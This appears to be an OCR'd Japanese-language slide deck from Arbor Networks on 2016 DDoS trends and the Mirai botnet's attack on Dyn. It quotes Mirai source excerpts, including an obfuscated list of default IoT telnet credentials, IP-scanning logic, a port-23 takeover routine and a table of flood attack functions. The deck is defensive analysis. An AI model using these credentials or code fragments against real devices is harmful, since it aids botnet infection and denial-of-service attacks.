
- DDoS攻撃とは
- ATLASにおける2016年DDoSトレンド
- 南米でのトラフィックトレンドとDDoS攻撃
- Mirai botとIoT

ARBOR NETWORKS
The Security Division of NETSCOUT

Mirai Bot

- 10/22 DyndnsがDDoSの攻撃対象に
- 最大540Gbpsの攻撃を観測
- 結果としてAmazon, Twitter, Netfliex等複数のサイトに対する通信不可
- DDoS攻撃元はMirai botに感染した10万台以上のIoTデバイス
- Mirai Botのソースコードは Githubに公開

Mirai Bot



Mirai Bot ソースコード

```
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                 // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                      // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                      // root     admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                  // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                  // root     888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);              // root     xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);              // root     default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);          // root     juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                  // root     123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                      // root     54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);  // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                          // root     (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);      // admin    password
```

ARBOR NETWORKS

Mirai Bot　ソースコード

```
    o4 = (tmp >> 24) & 0xFF;
}
while (o1 == 127 ||                          // 127.0.0.0/8      - Loopback
       (o1 == 0) ||                          // 0.0.0.0/8        - Invalid address space
       (o1 == 3) ||                          // 3.0.0.0/8        - General Electric Company
       (o1 == 15 || o1 == 16) ||             // 15.0.0.0/7       - Hewlett-Packard Company
       (o1 == 56) ||                         // 56.0.0.0/8       - US Postal Service
       (o1 == 10) ||                         // 10.0.0.0/8       - Internal network
       (o1 == 192 && o2 == 168) ||           // 192.168.0.0/16   - Internal network
       (o1 == 172 && o2 >= 16 && o2 < 32) || // 172.16.0.0/14    - Internal network
       (o1 == 100 && o2 >= 64 && o2 < 127) || // 100.64.0.0/10    - IANA NAT reserved
       (o1 == 169 && o2 > 254) ||            // 169.254.0.0/16   - IANA NAT reserved
       (o1 == 198 && o2 >= 18 && o2 < 20) || // 198.18.0.0/15    - IANA Special use
       (o1 >= 224) ||                        // 224.*.*.*+       - Multicast
       (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 || o1 == 33 || o1 == 55 |
);

return INET_ADDR(o1,o2,o3,o4);
```

Mirai Bot　ソースコード

```
#ifdef KILLER_REBIND_TELNET
#ifdef DEBUG
    printf("[killer] Trying to kill port 23\n");
#endif
    if (killer_kill_by_port(htons(23)))
    {
#ifdef DEBUG
        printf("[killer] Killed tcp/23 (telnet)\n");
#endif
    } else {
#ifdef DEBUG
        printf("[killer] Failed to kill port 23\n");
#endif
    }
    tmp_bind_addr.sin_port = htons(23);

    if ((tmp_bind_fd = socket(AF_INET, SOCK_STREAM, 0)) != -1)
```

ARBOR NETWORKS

Mirai Bot　ソースコード

```
add_attack(ATK_VEC_UDP, (ATTACK_FUNC)attack_udp_generic);
add_attack(ATK_VEC_VSE, (ATTACK_FUNC)attack_udp_vse);
add_attack(ATK_VEC_DNS, (ATTACK_FUNC)attack_udp_dns);
    add_attack(ATK_VEC_UDP_PLAIN, (ATTACK_FUNC)attack_udp_plain);

add_attack(ATK_VEC_SYN, (ATTACK_FUNC)attack_tcp_syn);
add_attack(ATK_VEC_ACK, (ATTACK_FUNC)attack_tcp_ack);
add_attack(ATK_VEC_STOMP, (ATTACK_FUNC)attack_tcp_stomp);

add_attack(ATK_VEC_GREIP, (ATTACK_FUNC)attack_gre_ip);
add_attack(ATK_VEC_GREETH, (ATTACK_FUNC)attack_gre_eth);

//add_attack(ATK_VEC_PROXY, (ATTACK_FUNC)attack_app_proxy);
add_attack(ATK_VEC_HTTP, (ATTACK_FUNC)attack_app_http);
```

ARBOR NETWORKS


Mirai Bot


- Synフラッディング
- UDPフラッディング
- GREフラッディング
- ACKフラッディング
- DNSクエリーフラッディング
- DNSランダムクエリー
- HTTP GET/POST/HEADアタック

- 複数の攻撃が可能であるが、一つ一つは新しいものではない
- 但し、アンプ攻撃の様に単純に防御できるものとは性質が異なる

- これまで観測されている攻撃は、すべて実IPから発生しています

Booter/Stresser





Thank You

tsasaki@arbor.net

ARBOR NETWORKS
The Security Division of NETSCOUT